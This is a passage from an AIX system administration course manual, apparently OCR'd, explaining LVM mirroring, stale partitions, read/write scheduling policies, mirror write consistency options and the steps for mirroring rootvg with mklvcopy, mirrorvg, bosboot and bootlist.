After deleting all ODM objects from **rootvg** it imports the **rootvg** by reading the VGDA and LVCB from the boot disk. This results in completely new ODM objects that describe your **rootvg**.

Next Step ...

Exercise: Fixing ODM-Related LVM Problems

Figure 5-27. Next Step AU1610.0


Notes:

At the end of this exercise, you should be able to:

- Analyze an LVM-related ODM problem
- Fix an LVM-related ODM problem associated with the rootvg

5.3 Mirroring and Quorum

Mirroring



LP:	PP1:	PP2:	PP3:
5	hdisk0, 5	hdisk1, 8	hdisk2, 9

Figure 5-28. Mirroring AU1610.0

Notes:


This page shows a mirrored logical volume, where each logical partition is mirrored to three physical partitions. More than three copies are not possible.

If one of the disks fails, there are at least two copies of the data available. That means mirroring is used to increase the availability of a system or a logical volume.

The information about the mirrored partitions is stored in the **VGSA (Volume Group Status Area)**, which is contained on each disk. In the example, we see logical partition 5 points to physical partition 5 on hdisk0, physical partition 8 on hdisk1 and physical partition 9 on hdisk2.

In AIX 4.1/4.2 the maximum number of mirrored partitions on a disk was 1016. AIX 4.3 and subsequent releases allow more than 1016 mirrored partitions on a disk. This maximum depends on the number of disks that can reside in the volume group.

Stale Partitions



After repair of hdisk2:

- **varyonvg VGName** (calls syncvg -v VGName)
- Only stale partitions are updated

Figure 5-29. Stale Partitions AU1610.0

Notes:

If a disk failure occurs, for example **hdisk2** fails, which contains a mirrored logical volume, the data on the failed disk becomes **stale**.


The state information is kept per physical partition. A physical volume is shown as stale **(lsvg VGName)**, as long as it has one stale partition.

If the disk has been repaired (for example after a power failure), you should issue the **varyonvg** command which starts the **syncvg** command to synchronize the stale partitions. The **syncvg** command is started as a background job that updates all stale partitions from the volume group.

Always use the **varyonvg** command to update stale partitions. After a power failure, a disk forgets its reservation. The **syncvg** command cannot reestablish the reservation, whereas **varyonvg** does this before calling **syncvg**. The term *reservation* means that a disk is reserved for one system. The disk driver puts the disk in a state where you can work with the disk (at the same time the control LED of the disk turns on).

varyonvg works if the volume group is already varied on or if the volume group is the **rootvg**.

Creating Mirrored LVs (smit mklv)



```
                         Add a Logical Volume
Type or select values in entry fields.
Press Enter AFTER making all desired changes.

[TOP]                                          [Entry Fields]
  Logical volume NAME                          [lv01]
  VOLUME GROUP name                            rootvg
  Number of LOGICAL PARTITIONS                 [50]
  PHYSICAL VOLUME names                        [hdisk2 hdisk4]
  Logical Volume TYPE                          []
  POSITION on physical volume                  edge
  RANGE of physical volumes                    minimum
  MAXIMUM NUMBER of PHYSICAL VOLUMES           []
    to use for allocation
  Number of COPIES of each logical             [2]
    partition
  Mirror Write Consistency?                    yes
  Allocate each logical partition copy         yes
    on a SEPARATE physical volume?
  ...
  SCHEDULING POLICY for reading/writing        parallel
    logical partition copies
```


Figure 5-30. Creating Mirrored LVs (smit mklv) AU1610.0

Notes:

A very easy way to create a mirrored logical volume is to use the smit fastpath **mklv**.

- Specify the logical volume name, for example **lv01**.
- Specify the number of logical partitions, for example 50.
- Specify the disks where the physical partitions reside. If you want mirroring on separate adapters, choose disk names that reside on different adapters.
- Specify the number of copies, for example two for a single mirror or three for a double mirror.
- Do not change the default entry for **Allocate each logical partition copy on a SEPARATE physical volume**, which is **yes**. Otherwise you would mirror on the same disk, which makes no sense. If you leave the default entry of **yes** and no separate disk is available, **mklvcopy** will fail.
- The terms **Mirror Write Consistency** and **Scheduling Policy** are explained on the next page.

Scheduling Policies: Sequential



- Second physical write operation is not started unless the first has completed successfully
- In case of a total disk failure there is always a "good copy"
- Increases availability, but decreases performance
- In this example the write operation takes 12 ms

Figure 5-31. Scheduling Policies: Sequential AU1610.0

Notes:


The sequential scheduling performs writes to multiple copies in order. The multiple physical partitions representing the mirrored copies of a single logical partition are designated primary, secondary, and tertiary.

In sequential scheduling, the physical partitions are written to in sequence; the system waits for the write operation for one physical partition to complete before starting the write operation for the next one.

The write()-operation of the application must wait until all three partitions are written to the disk. This decreases the performance but increases availability. In case of a total disk failure (for example, due to a power loss), there will always be a good copy.

For read operations on mirrored logical volumes with a sequential scheduling policy, only the primary copy is read. If that read operation is unsuccessful, the next copy is read. During the read-retry operation on the next copy, the failed primary copy is corrected by the LVM with a hardware relocation. Thus, the bad block that prevented the first read from completing is patched for future access.

Scheduling Policies: Parallel



- Write operations for physical partitions starts at the same time: When the longest write (8 ms) finishes, the write operation is complete
- Improves performance (especially READ-Performance)

Figure 5-32. Scheduling Policies: Parallel AU1610.0

Notes:


The parallel scheduling policy starts the write operation to all copies at the same time. When the write operation that takes the longest to complete finishes (for example, the one that takes 8 milliseconds), the write() from the application completes.

Specifying mirrored logical volumes with a parallel scheduling policy may increase overall performance due to a common read/write ratio of 3:1 or 4:1. With sequential policy, the primary copy is always read; with parallel policy, the copy that's best reachable is used. On each read, the system checks whether the primary is busy. If it is not busy, the read is initiated on the primary. If the primary is busy, the system checks the secondary. If it is not busy, the read is initiated on the secondary. If the secondary is busy, the read is initiated on the copy with the least number of outstanding I/Os.

The parallel/sequential policy always initiates reads from the primary copy, but initiates writes concurrently.

The parallel/round-robin policy alternates reads between the copies. This results in equal utilization for reads even when there is more than one I/O outstanding at a time. Writes are performed concurrently.

A parallel policy offers the best performance if you mirror on separate adapters.



Mirror Write Consistency (MWC)

Problem:

- Parallel scheduling policy and ...
- ... system crashes **before the write to all mirrors** have been completed
- Mirrors of the logical volume are in an **inconsistent** state

Solution: Mirror Write Consistency

- Allows identifying the correct physical partition after reboot
- Separate area of each disk (outer edge)
- Place logical volumes with mirror write consistency on the outer edger

Figure 5-33. Mirror Write Consistency (MWC) AU1610.0

Notes:

When working with parallel scheduling policy, the LVM starts the write operation for the physical partition at the same time. If a system crashes (for example, due to a power failure) **before the write to all mirrors** has been completed, the mirrors of the logical volume are in an inconsistent state.

To avoid this situation, always use **mirror write consistency** when working with parallel scheduling policy.

When the volume group is varied back online for use, this information is used to make logical partitions consistent again.

Active mirror write consistency is implemented as a cache on the disk and behaves similarly to the JFS and JFS2 log devices. The physical write operation proceeds when the MWC cache has been updated. The disk cache resides in the outer edge area. Therefore, always try to place a logical volume that uses active MWC in the same area as the MWC. This improves disk access times.

AIX 5L introduces the new **passive** option to the mirror write consistency (MWC) algorithm for mirrored logical volumes. This option only applies to big volume groups. Big volume groups allow up to 512 logical volumes and 128 physical volumes per volume group. Without the big volume group format up to 256 logical volumes and 32 physical volumes can exist within a volume group.

Passive MWC reduces the problem of having to update the MWC log on the disk. This method logs that the logical volume has been opened but does not log writes. If the system crashes, then the LVM starts a forced synchronization of the entire logical volume when the system restarts.

The following syntax is used with either the `mklv` or `chlv` command to set MWC options:


```
mklv -w y|a|p|n
```

```
chlv -w y|a|p|n
```

Here is a description of the MWC options:

Option	Description
`y` or `a`	Logical partitions that might be inconsistent if the system or the volume group is not shut down properly are identified. When the volume group is varied back online, this information is used to make logical partitions consistent.
`p`	The volume group logs that the logical volume has been opened. After a crash when the volume group is varied on, an automatic forced synchronization of the logical volume is started. Consistency is maintained while the forced synchronization is in progress by using a copy of the read recovery policy that propagates the blocks being read to the other mirrors in the logical volume.
`n`	The mirrors of a mirrored logical volume can be left in an inconsistent state in the event of a system or volume group crash. There is no automatic protection of mirror consistency. Writes outstanding at the time of the crash can leave mirrors with inconsistent data the next time the volume group is varied on. After a crash, any mirrored logical volume that has MWC turned OFF should perform a forced synchronization before the data within the logical volume is used. For example, `syncvg -f -l LVname` An exception to forced synchronization is logical volumes whose content is only valid while the logical volume is open, such as paging spaces.

Adding Mirrors to Existing LVs (mklvcopy)



```
                    Add Copies to a Logical Volume

Type or select values in entry fields.
Press Enter AFTER making all desired changes.

                                                        [Entry Fields]
  Logical volume NAME                                   [hd2]
  NEW TOTAL number of logical partition                 2
     copies
  PHYSICAL VOLUME names                                    [hdisk1]
  POSITION on physical volume                           edge
  RANGE of physical volumes                             minimum
  MAXIMUM NUMBER of PHYSICAL VOLUMES                    [32]
     to use for allocation
  Allocate each logical partition copy                  yes
     on a SEPARATE physical volume?
  File containing ALLOCATION MAP                        []
  SYNCHRONIZE the data in the new                       no
     logical partition copies?
```

Figure 5-34. Adding Mirrors to Existing LVs (mklvcopy) AU1610.0

Notes:

Using the **mklvcopy** command or the smit fastpath **smit mklvcopy** you can add mirrors to existing logical volumes. You need to specify the new total number of logical partition copies and the disks where the physical partitions reside. If you work with active MWC, use **edge** as the position policy to increase performance.

If there are many LVs to synchronize it's better not to synchronize the new copies immediately after the creation (that's the default).

Here are some examples for the **mklvcopy** command:

1. Add a copy for logical volume **lv01** on disk **hdisk7**:


   ```
   # mklvcopy lv01 2 hdisk7
   ```

2. **Add a copy for logical volume lv02** on disk **hdisk4**. The copies should reside in the outer edge area. The synchronization will be done immediately:

   ```
   # mklvcopy -a e -k lv02 2 hdisk4
   ```

To remove copies from a logical volume use rmlvcopy or the smit fastpath **smit rmlvcopy**.

Mirroring rootvg



1. extendvg
2. chvg -Qn
3. mklvcopy
4. syncvg
5. bosboot
6. bootlist
7. shutdown -Fr

- Make a copy of all rootvg LVs via **mklvcopy** and place copies on the second disk
- Execute **bosboot** and change your **bootlist**

Figure 5-35. Mirroring rootvg AU1610.0

Notes:

What is the reason to mirror the rootvg?

If your rootvg is on one disk, you get a **single point of failure**; that means, if this disk fails, your machine is not available any longer.

If you mirror rootvg to a second (or third) disk, and one disk fails, there will be another disk that contains the mirrored rootvg. You increase the availability of your system.

The following steps show how to mirror the rootvg.

- Add the new disk to the volume group (for example, **hdisk1**):

  # extendvg rootvg hdisk1

- If you use one mirror disk, be sure that a quorum is not required for varyon:

  # chvg -Qn rootvg

- **Add the mirrors for all rootvg logical volumes:**

  ```
  # mklvcopy hd1 2 hdisk1
  # mklvcopy hd2 2 hdisk1
  # mklvcopy hd3 2 hdisk1
  # mklvcopy hd4 2 hdisk1
  # mklvcopy hd5 2 hdisk1
  # mklvcopy hd6 2 hdisk1
  # mklvcopy hd8 2 hdisk1
  # mklvcopy hd9var 2 hdisk1
  # mklvcopy hd10opt 2 hdisk1
  OR
  # mirrorvg -s rootvg
  ```

  If you have other logical volumes in your rootvg, be sure to create copies for them as well.

  An alternative to running multiple mklvcopy commands is to use **mirrorvg**. This command was added in version 4.2 to simplify mirroring VGs. The **mirrorvg** command by default will disable quorum and mirror the existing LVs in the specified VG. To mirror rootvg, use the command:
  mirrorvg -s rootvg

- Now synchronize the new copies you created:

  ```
  # syncvg -v rootvg
  ```

- **As we want to be able to boot from different disks, we need to do a bosboot:**

  ```
  # bosboot -a
  ```


  As hd5 is mirrored, there is no need to do it for each disk.

- Update the **boot list**. In case of a disk failure we must be able to boot from different disks.

  ```
  # bootlist -m normal hdisk0 hdisk1
  ```

- **Because we disabled quorum, the system must be rebooted for that to take effect.**

Mirroring Volume Groups (mirrorvg)



```
                       Mirror a Volume Group

Type or select values in entry fields.
Press Enter AFTER making all desired changes.

                                                  [Entry Fields]
  VOLUME GROUP  name                              rootvg
  Mirror sync mode                                [Foreground]
  PHYSICAL VOLUME names                           [hdisk1]
  Number of COPIES of each logical                2
    partition
  Keep Quorum Checking On?                           no
  Create Exact LV Mapping?                        no
```

For rootvg, you need to execute:

- **bosboot**
- **bootlist -m normal ...**

Figure 5-36. Mirroring Volume Groups (mirrorvg) AU1610.0

Notes:

Another way to mirror a volume group is to use the **mirrorvg** command or the smit fastpath **smit mirrorvg**.


Note: If you mirror the rootvg with the **mirrorvg** command you need to execute a **bosboot** afterwards. Additionally, you need to change your **boot list**.

The **mirrorvg** command was introduced with AIX 4.2.1.

